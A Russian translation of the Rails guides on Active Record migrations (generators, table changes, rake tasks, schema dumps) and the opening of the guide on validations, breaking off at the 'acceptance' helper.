Миграции также позволяют вам описать эти изменения на Ruby. Очень хорошо, что это (как и большая часть функциональности Active Record) полностью не зависит от базы данных: вам не нужно беспокоиться о точном синтаксисе `CREATE TABLE` или особенностей `SELECT *` (как в случае, если вы пишете на чистом SQL, когда надо учитывать особенности разных баз данных). Например, вы можете использовать SQLite3 при разработке, а на рабочем приложении MySQL.

Из этого руководства вы узнаете все о миграциях, включая:

- Генераторы, используемые для их создания
- Методы Active Record для воздействия с Вашей базой данных
- Задачи Rake, воздействующие на них
- Как они связаны со `schema.rb`

Анатомия миграции

Прежде чем погрузиться в подробности о миграциях, вот небольшие примеры того, что вы сможете сделать:

```
class CreateProducts < ActiveRecord::Migration
  def up
    create_table :products do |t|
      t.string :name
      t.text :description

      t.timestamps
    end
  end

  def down
    drop_table :products
  end
end
```

Эта миграция добавляет таблицу `products` со строковым столбцом `name` и текстовым столбцом `description`. Первичный ключ, названный `id`, также будет добавлен по умолчанию, поэтому его специально не нужно указывать. Столбцы временных меток `created_at` и `updated_at`, которые Active Record заполняет автоматически, также будут добавлены. Откат этой миграции очень прост, это удаление таблицы.

Миграции не ограничены изменением схемы. Можно использовать их для исправления плохих данных в базе данных или заполнения новых полей:

```
class AddReceiveNewsletterToUsers < ActiveRecord::Migration
  def up
    change_table :users do |t|
      t.boolean :receive_newsletter, :default => false
    end
    User.update_all ["receive_newsletter = ?", true]
  end

  def down
    remove_column :users, :receive_newsletter
  end
end
```

Есть некоторые [оговорки](#) в использовании моделей в ваших миграциях.

Эта миграция добавляет столбец `receive_newsletter` (получать письма) в таблице `users`. Мы хотим установить значение по умолчанию `false` для новых пользователей, но для существующих пользователей полагаем, что они выбрали этот вариант, поэтому мы используем модель `User`, чтобы установить значение `true` для существующих пользователей.

Rails 3.1 сделал миграции разумнее, предоставив новый метод `change`. Этот метод предпочтителен для написания конструирующих миграций (добавление столбцов или таблиц). Миграция знает, как мигрировать вашу базу данных и обратить ее, когда миграция откатывается, без необходимости писать отдельный метод `down method`.

```
class CreateProducts < ActiveRecord::Migration
  def change
```

```
create_table :products do |t|
  t.string :name
  t.text :description

  t.timestamps
end
```

Миграции это классы

Миграция это subclass ActiveRecord::Migration, который имеет два метода класса: up (выполнение требуемых изменений) и down (их откат).

Active Record предоставляет методы, которые выполняют общие задачи по определению данных способом, независимым от типа базы данных (подробнее об этом будет написано позже):

- add_column
- add_index
- change_column
- change_table
- create_table
- drop_table
- remove_column
- remove_index
- rename_column

Если вам нужно выполнить специфичную для вашей базы данных задачу (например, создать [внешний ключ](#) как ограничение ссылочной целостности), то функция execute позволит вам запустить произвольный SQL. Миграция – всего лишь обычный класс Ruby, так что вы не ограничены этими функциями. Например, после добавления столбца можно написать код, устанавливающий значения этого столбца для существующих записей (если необходимо, используя ваши модели).

В базах данных, поддерживающих транзакции с выражениями, изменяющими схему (такие как PostgreSQL или SQLite3), миграции упаковываются в транзакции. Если база данных не поддерживает это (например, MySQL), то, если миграция проходит неудачно, те части, которые прошли, не откатываются. Вам нужно будет откатить внесенные изменения вручную.

Имена

Миграции хранятся как файлы в директории db/migrate, один файл на каждый класс. Имя файла имеет вид YYYYMMDDHHMMSS_create_products.rb, это означает, что временная метка UTC идентифицирует миграцию, затем идет знак подчеркивания, затем идет имя миграции, где слова разделены подчеркиваниями. Имя класса миграции содержит буквенную часть названия файла, но уже в формате CamelCase (т.е. слова пишутся слитно, каждое слово начинается с большой буквы). Например, 20080906120000_create_products.rb должен определять класс CreateProducts, а 20080906120001_add_details_to_products.rb должен определять AddDetailsToProducts. Если вы вдруг захотите переименовать файл, вы *обязаны* изменить имя класса внутри, иначе Rails сообщит об отсутствующем классе.

Внутри Rails используются только номера миграций (временные метки) для их идентификации. До Rails 2.1 нумерация миграций начиналась с 1 и увеличивалась каждый раз, когда создавалась новая миграция. Когда работало несколько разработчиков были часты коллизии, когда требовалось перенумеровывать миграции. В Rails 2.1 этого в большей степени смогли избежать, используя время создания миграции для идентификации. Старую схему нумерации можно вернуть, добавив следующую строку в config/application.rb+.

```
config.active_record.timestamped_migrations = false
```

Комбинация временной метки и записи, какие миграции были выполнены, позволяет Rails регулировать ситуации, которые могут произойти в случае с несколькими разработчиками.

Например, Алиса добавила миграции 20080906120000 и 20080906123000, а Боб добавил 20080906124500 и запустил ее. Алиса закончила свои изменения и отразила их в своих миграциях, а Боб откатывает последние изменения. Когда Боб запускает rake db:migrate, Rails знает, что он не запускал две миграции Алисы, таким образом он запускает метод up для каждой миграции.

Конечно, это не замена общения внутри группы. Например, если миграция Алисы убирает таблицу, которую миграция Боба предполагает существующей, возникнут проблемы.

Изменение миграций

Иногда вы можете допустить ошибку, когда пишете миграцию. Если вы уже запустили эту миграцию, то не можете просто отредактировать ее и запустить снова: Rails считает, что эта миграция уже запускалась, и ничего не будет делать, когда вы запустите rake db:migrate. Вы должны откатить миграцию (например, командой rake db:rollback), отредактировать миграцию и затем запустить rake db:migrate чтобы выполнить скорректированную версию.

В целом, редактирование существующих миграций это не хорошая идея: вы создаете дополнительную работу для себя и своих коллег, и вызываете большую проблему, если существующая версия уже работает в режиме production. Вместо этого

вы можете написать новую миграцию, которая выполнит требуемые вами изменения. Редактирование только что созданной миграции, которую еще не передали в систему управлениями версий (то есть которая есть только на вашей машине) относительно безвредно.

Поддерживаемые типы

Active Record поддерживает следующие типы столбцов базы данных:

- :binary
- :boolean
- :date
- :datetime
- :decimal
- :float
- :integer
- :primary_key
- :string
- :text
- :time
- :timestamp

Они отображаются в наиболее подходящем типе базы данных, например, в MySQL тип :string отображается как VARCHAR(255). Вы можете создать столбцы типов, не поддерживаемых Active Record, если будете использовать не секси-синтаксис, например

```
create_table :products do |t|
  t.column :name, 'polygon', :null => false
end
```

Этот способ, однако препятствует переходу на другие базы данных.

Создание миграции

Создание модели

Генераторы модели и скаффолда создают соответствующие миграции для добавления новой модели. Эта миграция уже содержит инструкции для создания соответствующей таблицы. Если вы сообщите Rails какие столбцы вам нужны, выражения для создания этих столбцов также будут добавлены. Например, запуск

```
$ rails generate model Product name:string description:text
```

создаст подобную миграцию

```
class CreateProducts < ActiveRecord::Migration
  def change
    create_table :products do |t|
      t.string :name
      t.text :description

      t.timestamps
    end
  end
end
```

Вы можете указать столько пар имя-столбца/тип, сколько хотите. По умолчанию сгенерированная миграция будет включать t.timestamps (что создает столбцы updated_at и created_at, автоматически заполняемые Active Record).

Создание автономной миграции

Если хотите создать миграцию для других целей (например, добавить столбец в существующую таблицу), также возможно использовать генератор миграции:

```
$ rails generate migration AddPartNumberToProducts
```

Это создаст пустую, но правильно названную миграцию:

```
class AddPartNumberToProducts < ActiveRecord::Migration
  def change
  end
end
```

Если имя миграции имеет форму "AddXXXToYYY" или "RemoveXXXFromYYY" и далее следует перечень имен столбцов и их типов, то в миграции будут созданы соответствующие выражения add_column и remove_column.

```
$ rails generate migration AddPartNumberToProducts part_number:string
```

создаст

```
class AddPartNumberToProducts < ActiveRecord::Migration
  def change
    add_column :products, :part_number, :string
  end
end
```

Аналогично,

```
$ rails generate migration RemovePartNumberFromProducts part_number:string
```

создаст

```
class RemovePartNumberFromProducts < ActiveRecord::Migration
  def up
    remove_column :products, :part_number
  end

  def down
    add_column :products, :part_number, :string
  end
end
```

Вы не ограничены одним создаваемым столбцом, например

```
$ rails generate migration AddDetailsToProducts part_number:string price:decimal
```

создаст

```
class AddDetailsToProducts < ActiveRecord::Migration
  def change
    add_column :products, :part_number, :string
    add_column :products, :price, :decimal
  end
end
```

Как всегда, то, что было сгенерировано, является всего лишь стартовой точкой. Вы можете добавлять и убирать строки, как считаете нужным, отредактировав файл `db/migrate/YYYYMMDDHHMMSS_add_details_to_products.rb`.

Генерируемый файл миграции для деструктивных миграций будет все еще по-старому использовать методы `up` и `down`. Это так, потому что Rails не может знать оригинальные типы данных, которые вы создали когда-то ранее.

Написание миграции

Как только вы создали свою миграцию, используя один из генераторов, пришло время поработать!

Создание таблицы

Метод `create_table` миграции будет одной из ваших рабочих лошадок. Обычное использование такое

```
create_table :products do |t|
  t.string :name
end
```

Это создаст таблицу `products` со столбцом `name` (и, как обсуждалось выше, подразумеваемым столбцом `id`).

Объект, переданный в блок, позволяет вам создавать столбцы в таблице. Есть два способа сделать это. Первая (традиционная) форма выглядит так

```
create_table :products do |t|
  t.column :name, :string, :null => false
end
```

Вторая форма, так называемая “секси” миграция, опускает несколько избыточный метод `column`. Вместо этого, методы `string`, `integer`, и т.д. создают столбцы этого типа. Дополнительные параметры те же самые.

```
create_table :products do |t|
  t.string :name, :null => false
end
```

По умолчанию `create_table` создаст первичный ключ, названный `id`. Вы можете изменить имя первичного ключа с помощью опции `:primary_key` (не забудьте также обновить соответствующую модель), или, если вы вообще не хотите первичный ключ (например, соединительная таблица для связи *многие ко многим*), можно указать опцию `:id => false`. Если нужно передать базе данных специфичные опции, вы можете поместить фрагмент SQL в опцию `:options`. Например,

```
create_table :products, :options => "ENGINE=BLACKHOLE" do |t|
  t.string :name, :null => false
end
```


добавит ENGINE=BLACKHOLE к выражению SQL, используемому для создания таблицы (при использовании MySQL по умолчанию передается ENGINE=InnoDB).

Изменение таблиц

Близкий родственник `create_table` это `change_table`, используемый для изменения существующих таблиц. Он используется подобно `create_table`, но у объекта, передаваемого в блок, больше методов. Например

```
change_table :products do |t|
  t.remove :description, :name
  t.string :part_number
  t.index :part_number
  t.rename :upccode, :upc_code
end
```

удаляет столбцы `description` и `name`, создает строковый столбец `part_number` и добавляет индекс на него. Наконец, он переименовывает столбец `upccode`.

Специальные хелперы

Active Record предоставляет некоторые ярлыки для обычной функциональности. Вот, например, обычно добавляются два столбца `created_at` и `updated_at`, поэтому есть метод, который делает непосредственно это:

```
create_table :products do |t|
  t.timestamps
end
```

создает новую таблицу `products` с этими двумя столбцами (плюс столбец `id`), в то время как

```
change_table :products do |t|
  t.timestamps
end
```

добавляет эти столбцы в существующую таблицу.

Другой хелпер называется `references` (также доступен как `belongs_to`). В простой форме он только добавляет немного читаемости кода

```
create_table :products do |t|
  t.references :category
end
```

создаст столбец `category_id` подходящего типа. Отметьте, что вы указали имя модели, а не имя столбца. Active Record добавил `_id` за вас. Если у вас есть полиморфные связи `belongs_to`, то `references` создаст оба требуемых столбца:

```
create_table :products do |t|
  t.references :attachment, :polymorphic => {:default => 'Photo'}
end
```

добавит столбец `attachment_id` и строковый столбец `attachment_type` со значением по умолчанию "Photo".

Хелпер `references` фактически не создает для вас внешний ключ как ограничение ссылочной целостности. Нужно использовать `execute` или плагин, который предоставляет [поддержку внешних ключей](#).

Если вам недостаточно хелперов, предоставленных Active Record, можете использовать функцию `execute` для запуска произвольного SQL.

Больше подробностей и примеров отдельных методов содержится в документации по API, в частности, документация для [ActiveRecord::ConnectionAdapters::SchemaStatements](#) (который обеспечивает методы, доступные в методах `up` и `down`), [ActiveRecord::ConnectionAdapters::TableDefinition](#) (который обеспечивает методы, доступные у объекта, переданного методом `create_table`) и [ActiveRecord::ConnectionAdapters::Table](#) (который обеспечивает методы, доступные у объекта, переданного методом `change_table`).

Использование метода change

Метод `change` устраняет необходимость писать оба метода `up` и `down` в тех случаях, когда Rails знает, как обратить изменения автоматически. На текущий момент метод `change` поддерживает только эти определения миграции:

- `add_column`
- `add_index`
- `add_timestamps`
- `create_table`
- `remove_timestamps`
- `rename_column`
- `rename_index`
- `rename_table`

Если вы нуждаетесь в использовании иных методов, следует писать методы `up` и `down` вместо метода `change`.

Использование методов `up/down`

Метод `down` вашей миграции должен вернуть назад изменения, выполненные методом `up`. Другими словами, схема базы данных не должна измениться, если вы выполните `up`, а затем `down`. Например, если вы создали таблицу в методе `up`, то должны ее удалить в методе `down`. Благоразумно откатить преобразования в порядке, полностью обратном порядку метода `up`. Например,

```
class ExampleMigration < ActiveRecord::Migration
  def up
    create_table :products do |t|
      t.references :category
    end
    #добавляем внешний ключ
    execute <<-SQL
      ALTER TABLE products
      ADD CONSTRAINT fk_products_categories
      FOREIGN KEY (category_id)
      REFERENCES categories(id)
    SQL
    add_column :users, :home_page_url, :string
    rename_column :users, :email, :email_address
  end

  def down
    rename_column :users, :email_address, :email
    remove_column :users, :home_page_url
    execute <<-SQL
      ALTER TABLE products
      DROP FOREIGN KEY fk_products_categories
    SQL
    drop_table :products
  end
end
```

Иногда ваша миграция делает то, что невозможно отменить, например, уничтожает какую-либо информацию. В таких случаях можете вызвать `IrreversibleMigration` из вашего метода `down`. Если кто-либо попытается отменить вашу миграцию, будет отображена ошибка, что это не может быть выполнено.

Запуск миграций

Rails предоставляет ряд задач `rake` для работы с миграциями, которые сводятся к запуску определенных наборов миграций.

Самая первая команда `rake`, относящаяся к миграциям, которую вы будете использовать, это `rake db:migrate`. В своей основной форме она всего лишь запускает метод `up` или `change` для всех миграций, которые еще не были запущены. Если таких миграций нет, она выходит. Она запустит эти миграции в порядке, основанном на дате миграции.

Заметьте, что запуск `db:migrate` также вызывает задачу `db:schema:dump`, которая обновляет ваш файл `db/schema.rb` в соответствии со структурой вашей базы данных.

Если вы определите целевую версию, `Active Record` запустит требуемые миграции (методы `up`, `down` или `change`), пока не достигнет требуемой версии. Версия это числовой префикс у файла миграции. Например, чтобы мигрировать к версии 20080906120000, запустите

```
$ rake db:migrate VERSION=20080906120000
```

Если версия 20080906120000 больше текущей версии (т.е. миграция вперед) это запустит метод `up` для всех миграций до и включая 20080906120000, но не запустит какие-либо поздние миграции. Если миграция назад, это запустит метод `down` для всех миграций до, но не включая, 20080906120000.

Откат

Обычная задача это откатить последнюю миграцию, например, вы сделали ошибку и хотите исправить ее. Можно отследить версию предыдущей миграции и произвести миграцию до нее, но можно поступить проще, запустив

```
$ rake db:rollback
```

Это запустит метод `down` последней миграции. Если нужно отменить несколько миграций, можно указать параметр `STEP`:

```
$ rake db:rollback STEP=3
```

это запустит метод `down` у 3 последних миграций.

Задача `db:migrate:redo` это ярлык для выполнения отката, а затем снова запуска миграции. Так же, как и с задачей `db:rollback` можно указать параметр `STEP`, если нужно работать более чем с одной версией, например

```
$ rake db:migrate:redo STEP=3
```

Ни одна из этих команд Rake не может сделать ничего такого, чего нельзя было бы сделать с db:migrate. Они просто более удобны, так как вам не нужно явно указывать версию миграции, к которой нужно мигрировать.

Сброс базы данных

Задача db:reset удаляет базу данных, пересоздает ее и загружает в нее текущую схему.

Это не то же самое, что запуск всех миграций, смотрите раздел про schema.rb.

Запуск определенных миграций

Если вам нужно запустить определенную миграцию (up или down), задачи db:migrate:up и db:migrate:down сделают это. Просто определите подходящий вариант и у соответствующей миграции будет вызван метод up или down, например

```
$ rake db:migrate:up VERSION=20080906120000
```

запустит метод up у миграции 20080906120000. Эти задачи все еще проверяют, были ли миграции уже запущены, так, например, db:migrate:up VERSION=20080906120000 ничего делать не будет, если Active Record считает, что 20080906120000 уже была запущена.

Изменение вывод результата запущенных миграций

По умолчанию миграции говорят нам только то, что они делают, и сколько времени это заняло. Миграция, создающая таблицу и добавляющая индекс, выдаст что-то наподобие этого

```
== CreateProducts: migrating =====
-- create_table(:products)
--> 0.0028s
== CreateProducts: migrated (0.0028s) =====
```

Некоторые методы в миграциях позволяют вам все это контролировать:

Метод	Назначение
suppress_messages	Принимает блок как аргумент и запрещает любой вывод, сгенерированный этим блоком.
say	Принимает сообщение как аргумент и выводит его как есть. Может быть передан второй булевый аргумент для указания, нужен отступ или нет.
say_with_time	Выводит текст вместе с продолжительностью выполнения блока. Если блок возвращает число, предполагается, что это количество затронутых строк.

Например, эта миграция

```
class CreateProducts < ActiveRecord::Migration
  def change
    suppress_messages do
      create_table :products do |t|
        t.string :name
        t.text :description
        t.timestamps
      end
    end
    say "Created a table"
    suppress_messages {add_index :products, :name}
    say "and an index!", true
    say_with_time 'Waiting for a while' do
      sleep 10
    end
  end
end
```

сгенерирует следующий результат

```
== CreateProducts: migrating =====
-- Created a table
--> and an index!
-- Waiting for a while
--> 10.0013s
--> 250 rows
== CreateProducts: migrated (10.0054s) =====
```

Если хотите, чтобы Active Record ничего не выводил, запуск rake db:migrate VERBOSE=false запретит любой вывод.

Использование моделей в ваших миграциях

При создании или обновлении данных зачастую хочется использовать одну из ваших моделей. Ведь они же существуют, чтобы облегчить доступ к лежащим в их основе данным. Это осуществимо, но с некоторыми предостережениями.

Например, проблемы происходят, когда модель использует столбцы базы данных, которые (1) в текущий момент отсутствуют в базе данных и (2) будут созданы в этой или последующих миграциях.

Рассмотрим пример, когда Алиса и Боб работают над одним и тем же участком кода, содержащим модель Product

Боб ушел в отпуск.

Алиса создала миграцию для таблицы products, добавляющую новый столбец, и инициализировала его. Она также добавила в модели Product валидацию на новый столбец.

```
# db/migrate/20100513121110_add_flag_to_product.rb

class AddFlagToProduct < ActiveRecord::Migration
  def change
    add_column :products, :flag, :boolean
    Product.all.each do |product|
      product.update_attributes!(:flag => 'false')
    end
  end
end

# app/model/product.rb

class Product < ActiveRecord::Base
  validates :flag, :presence => true
end
```

Алиса добавила вторую миграцию, добавляющую и инициализирующую другой столбец в таблице products, и снова добавила в модели Product валидацию на новый столбец.

```
# db/migrate/20100515121110_add_fuzz_to_product.rb

class AddFuzzToProduct < ActiveRecord::Migration
  def change
    add_column :products, :fuzz, :string
    Product.all.each do |product|
      product.update_attributes! :fuzz => 'fuzzy'
    end
  end
end

# app/model/product.rb

class Product < ActiveRecord::Base
  validates :flag, :fuzz, :presence => true
end
```

Обе миграции работают для Алисы.

Боб вернулся с отпуска, и:

1. Обновил исходники – содержащие обе миграции и последнюю версию модели Product.
2. Запустил невыполненные миграции с помощью rake db:migrate, включая обновляющие модель Product.

Миграции не выполняются, так как при попытке сохранения модели, она попытается валидировать второй добавленный столбец, отсутствующий в базе данных на момент запуска *первой* миграции.

```
rake aborted!
An error has occurred, this and all later migrations canceled:

undefined method `fuzz' for #<Product:0x000001049b14a0>
```

Это исправляется путем создания локальной модели внутри миграции. Это предохраняет rails от запуска валидаций, поэтому миграции проходят.

При использовании искусственной модели неплохо бы вызвать Product.reset_column_information для обновления кэша ActiveRecord для модели Product до обновления данных в базе данных.

Если бы Алиса сделала бы так, проблем бы не было:

```
# db/migrate/20100513121110_add_flag_to_product.rb

class AddFlagToProduct < ActiveRecord::Migration
  class Product < ActiveRecord::Base
    end

  def change
    add_column :products, :flag, :integer
```

```
Product.reset_column_information
Product.all.each do |product|
  product.update_attributes!(:flag => false)
end
end
end

# db/migrate/20100515121110_add_fuzz_to_product.rb

class AddFuzzToProduct < ActiveRecord::Migration
  class Product < ActiveRecord::Base
  end

  def change
    add_column :products, :fuzz, :string
    Product.reset_column_information
    Product.all.each do |product|
      product.update_attributes!(:fuzz => 'fuzzy')
    end
  end
end
```

Экспорт схемы

Для чего нужны файлы схемы?

Миграции, какими бы не были они мощными, не являются авторитетным источником для вашей схемы базы данных. Это роль достается или файлу `db/schema.rb`, или файлу SQL, которые генерирует Active Record при исследовании базы данных. Они разработаны не для редактирования, они всего лишь отражают текущее состояние базы данных.

Не нужно (это может привести к ошибке) развертывать новый экземпляр приложения, применяя всю историю миграций. Намного проще и быстрее загрузить в базу данных описание текущей схемы.

Например, как создается тестовая база данных: текущая рабочая база данных выгружается (или в `db/schema.rb`, или в `db/structure.sql`), а затем загружается в тестовую базу данных.

Файлы схемы также полезны, если хотите быстро взглянуть, какие атрибуты есть у объекта Active Record. Эта информация не содержится в коде модели и часто размазана по нескольким миграциям, но собрана воедино в файле схемы. Имеется гем [annotate_models](#) автоматически добавляет и обновляет комментарии в начале каждой из моделей, составляющих схему, если хотите такую функциональность.

Типы выгрузок схемы

Есть два способа выгрузить схему. Они устанавливаются в `config/environment.rb` в свойстве `config.active_record.schema_format`, которое может быть или `:sql`, или `:ruby`.

Если выбрано `:ruby`, тогда схема храниться в `db/schema.rb`. Посмотрев в этот файл, можно увидеть, что он очень похож на одну большую миграцию:

```
ActiveRecord::Schema.define(:version => 20080906171750) do
  create_table "authors", :force => true do |t|
    t.string "name"
    t.datetime "created_at"
    t.datetime "updated_at"
  end

  create_table "products", :force => true do |t|
    t.string "name"
    t.text "description"
    t.datetime "created_at"
    t.datetime "updated_at"
    t.string "part_number"
  end
end
```

Во многих случаях этого достаточно. Этот файл создается с помощью проверки базы данных и описывает свою структуру, используя `create_table`, `add_index` и так далее. Так как он не зависит от типа базы данных, он может быть загружен в любую базу данных, поддерживаемую Active Record. Это очень полезно, если Вы распространяете приложение, которое может быть запущено на разных базах данных.

Однако, тут есть компромисс: `db/schema.rb` не может описать специфичные элементы базы данных, такие как внешний ключ (как ограничитель ссылочной целостности), триггеры или хранимые процедуры. В то время как в миграции вы можете выполнить произвольное выражение SQL, выгрузчик схемы не может воспроизвести эти выражения из базы данных. Если Вы используете подобные функции, нужно установить формат схемы `:sql`.

Вместо использования выгрузчика схемы Active Records, структура базы данных будет выгружена с помощью инструмента, предназначенного для этой базы данных (с помощью задачи `db:structure:dump` Rake) в `db/structure.sql`. Например, СУБД PostgreSQL использует утилиту `pg_dump`. Для MySQL этот файл будет содержать результат `SHOW CREATE TABLE` для

разных таблиц. Загрузка таких схем это просто запуск содержащихся в них выражений SQL. По определению создастся точная копия структуры базы данных. Использование формата :sql схемы, однако, предотвращает загрузку схемы в СУБД иную, чем использовалась при ее создании.

Выгрузки схем и контроль исходного кода

Поскольку выгрузки схем это авторитетный источник для вашей схемы базы данных, очень рекомендовано включать их в контроль исходного кода.

Active Record и ссылочная целостность

Способ Active Record требует, чтобы логика была в моделях, а не в базе данных. По большому счету, функции, такие как триггеры или внешние ключи как ограничители ссылочной целостности, которые переносят часть логики обратно в базу данных, не используются активно.

Валидации, такие как `validates_uniqueness_of`, это один из способов, которым ваши модели могут соблюдать ссылочную целостность. Опция `:dependent` в связях позволяет моделям автоматически уничтожать дочерние объекты при уничтожении родителя. Подобно всему, что работает на уровне приложения, это не может гарантировать ссылочной целостности, таким образом кто-то может добавить еще и внешние ключи как ограничители ссылочной целостности в базе данных.

Хотя Active Record не предоставляет каких-либо инструментов для работы напрямую с этими функциями, можно использовать метод `execute` для запуска произвольного SQL. Можно использовать плагины, такие как [foreigner](#), добавляющие поддержку внешних ключей в Active Record (включая поддержку выгрузки внешних ключей в `db/schema.rb`).

2. Валидации и колбэки Active Record

Это руководство научит, как вмешиваться в жизненный цикл ваших объектов Active Record. Вы научитесь, как осуществлять валидацию состояния объектов до того, как они будут направлены в базу данных, и как выполнять произвольные операции на определенных этапах жизненного цикла объекта.

После прочтения руководства и опробования этих концепций, надеюсь, что вы сможете:

- Понимать жизненный цикл объектов Active Record
- Использовать встроенные хелперы валидации Active Record
- Создавать свои собственные методы валидации
- Работать с сообщениями об ошибках, возникающими в процессе валидации
- Создавать методы обратного вызова (колбэки), реагирующие на события в жизненном цикле объекта
- Создавать специальные классы, инкапсулирующие общее поведение ваших колбэков
- Создавать обозреватели (обсерверы), реагирующие на события в жизненном цикле извне оригинального класса

Жизненный цикл объекта

В результате обычных операций приложения на Rails, объекты могут быть созданы, обновлены и уничтожены. Active Record дает возможность вмешаться в этот жизненный цикл объекта, таким образом, вы можете контролировать свое приложение и его данные.

Валидации позволяют вам быть уверенными, что только валидные данные хранятся в вашей базе данных. Колбэки и обозреватели позволяют вам переключать логику до или после изменения состояния объекта.

Обзор валидаций

Прежде чем погрузиться в подробности о валидациях в Rails, нужно немного понять, как валидации вписываются в общую картину.

Зачем использовать валидации?

Валидации используются, чтобы быть уверенными, что только валидные данные сохраняются в вашу базу данных. Например, для вашего приложения может быть важно, что каждый пользователь предоставил валидный электронный и почтовый адреса.

Есть несколько способов валидации данных, прежде чем они будут сохранены в вашу базу данных, включая ограничения, встроенные в базу данных, валидации на клиентской части, валидации на уровне контроллера и валидации на уровне модели:

- Ограничения базы данных и/или хранимые процедуры делают механизмы валидации зависимыми от базы данных, что делает тестирование и поддержку более трудными. Однако, если ваша база данных используется другими приложениями, валидация на уровне базы данных может безопасно обрабатывать некоторые вещи (такие как уникальность в нагруженных таблицах), которые затруднительно выполнять по другому.
- Валидации на клиентской части могут быть очень полезны, но в целом ненадежны, если используются в одиночку. Если они используют JavaScript, они могут быть пропущены, если JavaScript отключен в клиентском браузере. Однако, если этот способ комбинировать с другими, валидации на клиентской части могут быть удобным способом предоставить пользователям немедленную обратную связь при использовании вашего сайта.
- Валидации на уровне контроллера заманчиво делать, но это часто приводит к громоздкости и трудности тестирования и поддержки. Во всех случаях, когда это возможно, [держите свои контроллеры 'тощими'](#), тогда с вашим приложением будет приятно работать в долгосрочной перспективе.
- Валидации на уровне модели – лучший способ быть уверенным, что только валидные данные сохраняются в вашу базу данных. Они безразличны к базе данных, не могут быть обойдены конечным пользователем и удобны для тестирования и поддержки. Rails делает их простыми в использовании, предоставляет встроенные хелперы для общих нужд и позволяет вам создавать свои собственные валидационные методы.

Когда происходит валидация?

Есть два типа объектов Active Record: те, которые соответствуют строке в вашей базе данных, и те, которые нет. Когда создаете новый объект, например, используя метод `new`, этот объект еще не привязан к базе данных. Как только вы вызовете `save`, этот объект будет сохранен в подходящую таблицу базы данных. Active Record использует метод `new_record?` для определения, есть ли уже объект в базе данных или нет. Рассмотрим следующий простой класс Active Record:

```
class Person < ActiveRecord::Base
end
```

Можно увидеть, как он работает, взглянув на результат rails console:

```
>> p = Person.new(:name => "John Doe")
=> #<Person id: nil, name: "John Doe", created_at: nil, :updated_at: nil>
```



```
>> p.new_record?
=> true
>> p.save
=> true
>> p.new_record?
=> false
```

Создание и сохранение новой записи посылает операцию SQL INSERT базе данных. Обновление существующей записи вместо этого посылает операцию SQL UPDATE. Валидации обычно запускаются до того, как эти команды посылаются базе данных. Если любая из валидаций проваливается, объект помечается как недействительный и Active Record не выполняет операцию INSERT или UPDATE. Это помогает избежать хранения невалидного объекта в базе данных. Можно выбирать запуск специфичных валидаций, когда объект создается, сохраняется или обновляется.

Есть разные методы изменения состояния объекта в базе данных. Некоторые методы вызывают валидации, некоторые нет. Это означает, что возможно сохранить в базу данных объект с недействительным статусом, если вы будете не внимательны.

Следующие методы вызывают валидацию, и сохраняют объект в базу данных только если он валиден:

- create
- create!
- save
- save!
- update
- update_attributes
- update_attributes!

Версии с восклицательным знаком (т.е. save!) вызывают исключение, если запись недействительна. Невосклицательные версии не вызывают: save и update_attributes возвращают false, create и update возвращают объекты.

Пропуск валидаций

Следующие методы пропускают валидации, и сохраняют объект в базу данных, независимо от его валидности. Их нужно использовать осторожно.

- decrement!
- decrement_counter
- increment!
- increment_counter
- toggle!
- touch
- update_all
- update_attribute
- update_column
- update_counters

Заметьте, что save также имеет способность пропустить валидации, если как передать :validate => false как аргумент. Этот способ нужно использовать осторожно.

- save(:validate => false)

valid? или invalid?

Чтобы определить, валиден объект или нет, Rails использует метод valid?. Вы также можете его использовать для себя. valid? вызывает ваши валидации и возвращает true, если ни одной ошибки не было найдено у объекта, иначе false.

```
class Person < ActiveRecord::Base
  validates :name, :presence => true
end
```

```
Person.create(:name => "John Doe").valid? # => true
Person.create(:name => nil).valid? # => false
```

После того, как Active Record выполнит валидации, все найденные ошибки будут доступны в методе экземпляра errors, возвращающем коллекцию ошибок. По определению объект валиден, если эта коллекция будет пуста после запуска валидаций.

Заметьте, что объект, созданный с помощью new не сообщает об ошибках, даже если технически невалиден, поскольку валидации не запускаются при использовании new.

```
class Person < ActiveRecord::Base
  validates :name, :presence => true
end
```

```
>> p = Person.new
=> #<Person id: nil, name: nil>
>> p.errors
```

```
=> {}

>> p.valid?
=> false
>> p.errors
=> {:name=>["can't be blank"]}

>> p = Person.create
=> #<Person id: nil, name: nil>
>> p.errors
=> {:name=>["can't be blank"]}

>> p.save
=> false

>> p.save!
=> ActiveRecord::RecordInvalid: Validation failed: Name can't be blank

>> Person.create!
=> ActiveRecord::RecordInvalid: Validation failed: Name can't be blank
```

`invalid?` это просто антипод `valid?`. `invalid?` запускает ваши валидации, возвращая `true`, если для объекта были добавлены ошибки, и `false` в противном случае.

`errors[]`

Чтобы проверить, является или нет конкретный атрибут объекта валидным, можно использовать `errors[:attribute]`, который возвращает массив со всеми ошибками атрибута, когда нет ошибок по определенному атрибуту, возвращается пустой массив.

Этот метод полезен только *после того*, как валидации были запущены, так как он всего лишь исследует коллекцию `errors`, но сам не вызывает валидации. Он отличается от метода `ActiveRecord::Base#invalid?`, описанного выше, тем, что не проверяет валидность объекта в целом. Он всего лишь проверяет, какие ошибки были найдены для отдельного атрибута объекта.

```
class Person < ActiveRecord::Base
  validates :name, :presence => true
end

>> Person.new.errors[:name].any? # => false
>> Person.create.errors[:name].any? # => true
```

Мы рассмотрим ошибки валидации подробнее в разделе [Работаем с ошибками валидации](#). А сейчас обратимся к встроенным валидационным хелперам, предоставленным Rails по умолчанию.

Валидационные хелперы

Active Record предлагает множество предопределенных валидационных хелперов, которые Вы можете использовать прямо внутри Ваших определений класса. Эти хелперы предоставляют общие правила валидации. Каждый раз, когда валидация проваливается, сообщение об ошибке добавляется в коллекцию `errors` объекта, и это сообщение связывается с атрибутом, который подлежал валидации.

Каждый хелпер принимает произвольное количество имен атрибутов, поэтому в одной строке кода можно добавить валидации одинакового вида для нескольких атрибутов.

Они все принимают опции `:on` и `:message`, которые определяют, когда валидация должна быть запущена, и какое сообщение должно быть добавлено в коллекцию `errors`, если она провалится. Опция `:on` принимает одно из значений `:save` (по умолчанию), `:create` или `:update`. Для каждого валидационного хелпера есть свое сообщение об ошибке по умолчанию. Эти сообщения используются, если не определена опция `:message`. Давайте рассмотрим каждый из доступных хелперов.

`acceptance`

